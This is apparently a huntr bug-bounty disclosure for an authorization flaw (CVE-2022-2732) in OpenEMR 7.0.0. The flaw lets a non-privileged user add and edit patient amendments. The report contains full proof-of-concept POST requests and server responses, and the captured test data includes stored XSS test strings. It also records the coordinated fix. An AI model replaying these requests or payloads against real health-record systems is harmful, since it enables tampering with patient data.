

Unauthorized to create and edit Amendments function in openemr/openemr

0



Valid

Reported on Jul 21st 2022

Description

We would like to report the vulnerability we found during software testing. The OpenEMR 7.0.0 (latest version) Open Source electronic health records and medical practice management application has unauthorized create and edit on "Patient/dashboard/Amendments" with function "add_edit_amendments.php" and it never been reported before (We've checked from CVE Official website).

Vulnerability Type

Improper privilege management


Affected Page/URL

https://<openemrurl>/interface/patient_file/summary/add_edit_amendments.php

Sample Payload


ADD POST /interface/patient_file/summary/add_edit_amendments.php HTTP/1.1

```
csrf_token_form=...&amendment_date=...&form_amendment_by=patient&desc=Change_fr
```



EDIT POST /interface/patient_file/summary/add_edit_amendments.php HTTP/1.1

```
csrf_token_form=...&amendment_date=...&form_amendment_by=patient&desc=Change_fr
```



Chat with us

Vulnerable Source Code

/var/www/localhost/htdocs/interface/patient_file/summary/add_edit_amendments.php (Please see more details in the occurrences section)

Implication

This vulnerability allows a perpetrator could create and edit amendments without authorization. The vulnerability could have adversely impact on integrity, confidentiality, and reliability of the system and information.

Recommendation




We recommended to implement the proper authorization checks on the user before the task execution. The checks should include whether the user has the authorized permission to execute the task. In addition, the application should alert the system administrator when the malicious activity was detected.

Discoverer/Reporters

Ammarit Thongthua, Rattapon Jitprajong and Nattakit Intarasorn from Secure D Center Research Team

Example PoC Screenshots

OpenEMR Version 7.0.0



Login with admin privilege with can access Dashboard menu

The first screenshot shows the login page of a web application. The URL bar contains the URL: `https://localhost/interface/main/tabs/main.php?token_main=atzYAn4CRWWySytfT4MeqwGMSrnKfcavhPTJxih`. A yellow callout box points to the token in the URL, stating: `token_main=atzYAn4CRWWySytfT4MeqwGMSrnKfcavhPTJxih`. Another yellow callout box points to the 'Admin' role in the user selection dropdown, stating: **Admin**. The user 'Test Tset' is selected with a role of 'Administrator'.

The second screenshot shows the 'Medical Record Dashboard - Test Tset' page. A yellow callout box points to the 'Dashboard' menu item in the top navigation bar, stating: **Admin can access Dashboard menu**. The dashboard displays various sections including Billing, Demographics, Messages, Patient Reminders, Disclosures, Amendments, Clinical Reminders, Recall, and Appointments.

Billing

Patient Balance Due	0.00
Insurance Balance Due	0.00
Total Balance Due	0.00

Clinical Reminders

Measurement: Weight	Past Due
Measurement: Mammogram	Past Due
Examination: Pap Smear	Past Due

Appointments

Future Appointments	
Office Visit	Thu, 2022-07-21 09:00
Administrator	- None
Office Visit	Thu, 2022-07-21 09:00
Administrator	- None
Office Visit	Thu, 2022-07-21 09:00
Administrator	- None

Chat with us

Calendar Finder Flow Recalls Messages Patient Fees Modules Procedures Admin Reports Miscellaneous Popups

Test Tset (1) ×
DOB: 1978-07-21 Age: 44

Select Encounter (0) +

Calendar Message Center Global Settings Patient List Record Payment Flow Board Recall Board **Amendment List**

List

+ Add Print Amendments List Return Dashboard

Check All Clear All

Requested Date	Request Description
<input type="checkbox"/> 2022-07-22	ttest
<input type="checkbox"/> 2022-07-22	11111
<input type="checkbox"/> 2022-07-22	1000
<input type="checkbox"/> 2022-07-21	</TITLE><SCRIPT>alert("XSS");</SCRIPT>
<input type="checkbox"/> 2022-07-21	
<input type="checkbox"/> 2022-07-21	test
<input type="checkbox"/> 2022-07-21	<BODY BACKGROUND="javascript:alert('XSS')">
<input type="checkbox"/> 2022-07-21	

Calendar Finder Flow Recalls Messages Patient Fees Modules Procedures Admin Reports Miscellaneous Popups

Test Tset (1) ×
DOB: 1978-07-21 Age: 44

Select Encounter (0) +

Calendar Message Center Global Settings Patient List Record Payment Flow Board Recall Board **Amendments**

Amendments

Save Back

Requested Date
2022-07-23

Requested By
Patient

Request Description
Add from Admin

Request Status
Approved

Comments
Add from Admin

Create Amendments with admin privilege

Chat with us

```

1 POST /interface/patient_file/summary/add_edit_amendments.php HTTP/1.1
2 Host: localhost
3 Cookie: OpenEMR=JrUukbDa3iFn0UjuXigg23gav-tPeNjJtY%2CckcVM9DDqpB40
4 Content-Length: 266
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "macOS"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://localhost
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: iframe
18 Referer: https://localhost/interface/patient_file/summary/add_edit_amendments.php
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21 Connection: close
22
23 csrf_token_form=5eebf6eb6ba05e17f73397c16cffc6f76f713658&amendment_date=2022-07-23&form_amendment_by=patient&desc=Add+from+Admin&form_amendment_status=approved&note=Add+from+Admin+Approved&mode=&amendment_id=

```

Admin Cookie

Add Amendments payload

https://localhost/interface/main/tabs/main.php?token_main=atzYAN4CRWwY5yTt4MeqwGMSrmKfcavhPTJxjh

Calendar Finder Flow Recalls Messages Patient Fees Modules Procedures Admin Reports Miscellaneous Popups

Search by any demogis

Test Tset (1) ×

DOB: 1978-07-21 Age: 44

Select Encounter (0) +

Calendar Message Center Global Settings Patient List Record Payment Flow Board Recall Board Amendments

Amendments

< Back

Requested Date

2022-07-23

Requested By

Patient

Request Description

Add from Admin

Request Status

Approved


Comments

History

Date	By	Status	Comments
2022-07-21	Administrator,	Approved	Add from Admin Approved

Login with non-privilege "Pentest6" and it cannot access dashboard menu

Chat with us



Use Amendments add payload from admin with non-privilege user
"Pentest6"

Chat with us

```
1 POST /interface/patient_file/summary/add_edit_amendments.php HTTP/1.1
2 Host: localhost
3 Cookie: OpenEMR=nNgu3SLWSszYihXtJimCwcxANGWirBrgThxiT22kK1Ukbn0
4 Content-Length: 190
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "macOS"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://localhost
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63
13 Safari/537.36
14 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed
  -exchange;v=b3;q=0.9
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: iframe
19 Referer: https://localhost/interface/patient_file/summary/add_edit_amendments.php
20 Accept-Encoding: gzip, deflate
21 Accept-Language: en-US,en;q=0.9
22 Connection: close
23 csrf_token_form=373f96454dd2af0b6a713b223e69ce9b16f09491&amendment_date=2022-07-22&form_amendment_by=patient&desc=
  Add_from_Pentest6_Acc&form_amendment_status=approved&note=set+Approved&mode=&amendment_id=
```

Pentest6 Cookie

Pentest6 csrf_token_form

```
1 HTTP/1.1 302 Found
2 Date: Thu, 21 Jul 2022 07:27:58 GMT
3 Server: Apache
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Location: add_edit_amendments.php?id=592
8 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
9 X-XSS-Protection: 1; mode=block
10 Content-Length: 0
11 Connection: close
12 Content-Type: text/html; charset=utf-8
13
14
```

Successfully add Amendments without authorization

Chat with us

```

1 HTTP/1.1 200 OK
2 Date: Thu, 21 Jul 2022 07:28:23 GMT
3 Server: Apache
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
8 X-XSS-Protection: 1; mode=block
9 Content-Length: 5451
10 Connection: close
11 Content-Type: text/html; charset=utf-8
12
13
14 <html>
15 <head>
16
17
18 <meta charset="utf-8" />
19 <meta http-equiv="X-UA-Compatible" content="IE=edge" />
20 <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" />
21 <link rel="shortcut icon" href="/public/images/favicon.ico" />
22
23 <link rel="stylesheet" href="/public/themes/style_light.css?v=71" />
24 <link rel="stylesheet" href="/public/assets/jquery-datetimerpicker/build/jquery.datetimerpicker.min.css?v=71" />
25
26 <script src="/public/assets/jquery/dist/jquery.min.js?v=71">
27 </script>
28 <script src="/public/assets/bootstrap/dist/js/bootstrap.bundle.min.js?v=71">
29 </script>
30 <script src="/library/js/utility.js?v=71">
31 </script>
32 <script src="/public/assets/jquery-datetimerpicker/build/jquery.datetimerpicker.full.min.js?v=71">
33 </script>
34 <script src="/library/textformat.js?v=71">
35 </script>
36 <script src="/library/dialog.js?v=71">
37 </script>

```

Check Amendments was add by non-privilege user "Pentest6"

The screenshot shows a web application interface for a medical record dashboard. The user is logged in as 'Test Tset' (DOB: 1978-07-21, Age: 44). The dashboard has tabs for Calendar, Finder, Flow, Recalls, Messages, Patient, Fees, Modules, Procedures, Admin, Reports, Miscellaneous, and Popups. The 'Dashboard' tab is active, showing a 'Medical Record Dashboard - Test Tset' with sub-tabs: Dashboard, History, Report, Documents, Transactions, Issues, Ledger, and External Data.

On the left, there are sections for Billing (Patient Balance Due: 0.00, Insurance Balance Due: 0.00, Total Balance Due: 0.00), Demographics, Messages, Patient Reminders, Disclosures, and Amendments. The Amendments section lists several entries, with the entry '2022-07-22 Add_from_Pentest6_Acc' highlighted by a red box and a yellow callout bubble saying 'Add success'.

On the right, there are sections for Clinical Reminders (Measurement: Weight, Measurement: Mammogram, Examination: Pap Smear, all marked as 'Past Due'), Recall, and Appointments (Future Appointments). A 'Chat with us' button is visible in the bottom right corner.

Edit Amendments with non-privilege user "Pentest6"

```
1 POST /interface/patient_file/summary/add_edit_amendments.php HTTP/1.1
2 Host: localhost
3 Cookie: OpenEMR=nNgu3SLWSszYihXtJimCwcxANGWirBrgThxiT22kK1UkbbkN0
4 Content-Length: 204
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "macOS"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://localhost
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: iframe
18 Referer: https://localhost/interface/patient_file/summary/add_edit_amendments.php
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21 Connection: close
22
23 csrf_token_form=373f96454dd2af0b6a713b223e69ce9b16f09491&amendment_date=2022-07-22&form_amendment_id=patient&desc=Change_from_Acc_Pentest6&form_amendment_status=approved&note=Account_Pentest6&mode=&amendment_id=591

1 HTTP/1.1 302 Found
2 Date: Thu, 21 Jul 2022 07:33:55 GMT
3 Server: Apache
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Location: add_edit_amendments.php?id=591
8 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
9 X-XSS-Protection: 1; mode=block
10 Content-Length: 0
11 Connection: close
12 Content-Type: text/html; charset=utf-8
13
14
```

Pentest6 Cookie

Pentest6 csrf_token_form

Target id

Successfully edit Amendments without authorization

```

1 HTTP/1.1 200 OK
2 Date: Thu, 21 Jul 2022 07:34:19 GMT
3 Server: Apache
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
8 X-XSS-Protection: 1; mode=block
9 Content-Length: 5558
10 Connection: close
11 Content-Type: text/html; charset=utf-8
12
13
14 <html>
15   <head>
16
17     <meta charset="utf-8" />
18     <meta http-equiv="X-UA-Compatible" content="IE=edge" />
19     <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" />
20     <link rel="shortcut icon" href="/public/images/favicon.ico" />
21
22     <link rel="stylesheet" href="/public/themes/style_light.css?v=71" />
23     <link rel="stylesheet" href="/public/assets/jquery-datetimpicker/build/jquery.datetimpicker.min.css?v=71" />
24
25     <script src="/public/assets/jquery/dist/jquery.min.js?v=71">
26   </script>
27   <script src="/public/assets/bootstrap/dist/js/bootstrap.bundle.min.js?v=71">
28 </script>
29   <script src="/library/js/utility.js?v=71">
30 </script>
31   <script src="/public/assets/jquery-datetimpicker/build/jquery.datetimpicker.full.min.js?v=71">
32 </script>
33   <script src="/library/textformat.js?v=71">
34 </script>
35   <script src="/library/dialog.js?v=71">
36 </script>
37
38   <title>
39     Amendments

```

Check Amendments was edit by non-privilege user "Pentest6"

https://localhost:interface/main/tabs/main.php?token_main=atZyAn4CRWWySyfT4MeqWGSrmKfcavhPTJxih

Calendar Finder Flow Recalls Messages Patient Fees Modules Procedures Admin Reports Miscellaneous Popups

Test Tset (1) x
DOB: 1978-07-21 Age: 44

Select Encounter (0) +

Calendar Message Center Global Settings Patient List Record Payment Flow Board Recall Board Dashboard

Medical Record Dashboard - Test Tset

Dashboard History Report Documents Transactions Issues Ledger External Data

Billing

Patient Balance Due	0.00
Insurance Balance Due	0.00
Total Balance Due	0.00

Clinical Reminders

Measurement: Weight Past Due

Measurement: Mammogram Past Due

Examination: Pap Smear Past Due

Demographics

Messages

Patient Reminders

Disclosures

Amendments

- 2022-07-22 ttest
- 2022-07-22 11111
- 2022-07-22 1000
- 2022-07-22 Change_from_Acc_Pentest6**
- 2022-07-22 Add_from_Pentest6_Acc
- 2022-07-21 <TITLE><SCRIPT>alert("XSS");</SCRIPT>
- 2022-07-21
- 2022-07-21 test
- 2022-07-21 <BODY BACKGROUND=javascript:alert("XSS")>
- 2022-07-21
- 2022-07-21 test
- 2022-07-21 <INPUT TYPE="IMAGE" SRC=javascript:alert("XSS");">

Recall

Appointments

Future Appointments

Office Visit	Thu, 2022-07-21 09:00
Administrator	- None
Office Visit	Thu, 2022-07-21 09:00
Administrator	- None
Office Visit	Thu, 2022-07-21 09:00
Administrator	- None
Office Visit	Thu, 2022-07-21 09:00
Administrator	- None
Office Visit	Thu, 2022-07-21 09:00
Administrator	- None
Office Visit	Thu, 2022-07-21 09:00
Administrator	- None
Office Visit	Thu, 2022-07-21 09:00
Administrator	- None


Change from Pentest6

Chat with us

Add/Edit payload

```
POST /interface/patient_file/summary/add_edit_amendments.php HTTP/1.1
Host: localhost
Cookie: OpenEMR=nNgu3SLWSszYihXtJimCwcxANGWirBrgThxiT22kK1UkbkNO
Content-Length: 214
Cache-Control: max-age=0
Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Upgrade-Insecure-Requests: 1
Origin: https://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: iframe
Referer: https://localhost/interface/patient_file/summary/add_edit_amendments.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
csrf_token_form=373f96454dd2af0b6a713b223e69ce9b16f09491&amendment_date=2022-07-21
```



Impact

This vulnerability allows a perpetrator could create and edit amendments without authorization. The vulnerability could have adversely impact on integrity, confidentiality, and reliability of the system and information.

CVE
CVE-2022-2732
(Published)

Vulnerability Type

Chat with us

CWE-269: Improper Privilege Management

Severity

High (8.3)

Registry

Other

Affected Version

7.0.0

Visibility

Public

Status

Fixed

Found by



rata99

@rata99

unranked ▼

This report was seen 525 times.

We are processing your report and will contact the **openemr** team within 24 hours.

4 months ago

We have contacted a member of the **openemr** team and are waiting to hear back 4 months ago

Brady Miller validated this vulnerability 4 months ago

Thanks for the report. We are working on a fix.

rata99 has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

We have sent a fix follow up to the **openemr** team. We will try again in 7 days 4 months ago

Brady Miller 4 months ago

Chat with us

Maintainer

A preliminary fix has been posted in commit 2973592bc7b1f4996738a6fd27d1e277e33676b6

Please do not create a CVE # or make this vulnerability public at this time. I will make this fix official about 1 week after we release 7.0.0 patch 1 (7.0.0.1), which will likely be in about 3-7 weeks. After I do that, then will be ok to make CVE # and make it public.

Thanks!

rata99 4 months ago

Researcher

Hi Brady, Thank you so much.

rata99 4 months ago

Researcher

Dear @Brady Miller, @admin

Hope you are doing well. We have got the notification email that the 1st patch for OpenEMR 7.0.0 has been released.

Can the CVE be assigned to this issue?

Jamie Slome 4 months ago

[Admin](#)

Just waiting for the go-ahead from the maintainer and then we can assign and publish a CVE for this report 🙌

Brady Miller marked this as fixed in **7.0.0.1** with commit **297359** 4 months ago

The fix bounty has been dropped ❌

This vulnerability will not receive a CVE ❌

Brady Miller 4 months ago

[Maintainer](#)

OpenEMR patch 1 (7.0.0.1) has been released, so this has been fixed. You have permission to make CVE # and make this public.

rata99 4 months ago

[Researcher](#)

Hi @Jamie Slome @Admin could you please help to assign CVE to this issue? Thank you :)

Jamie Slome 4 months ago

[Admin](#)

Sorted 🙌 CVE will be published in a few hours from now!

Sign in to join this conversation

2022 © 418sec

[Chat with us](#)

huntr

part of 418sec

home

hacktivity

leaderboard

FAQ

contact us

terms

privacy policy

company

about

team

Chat with us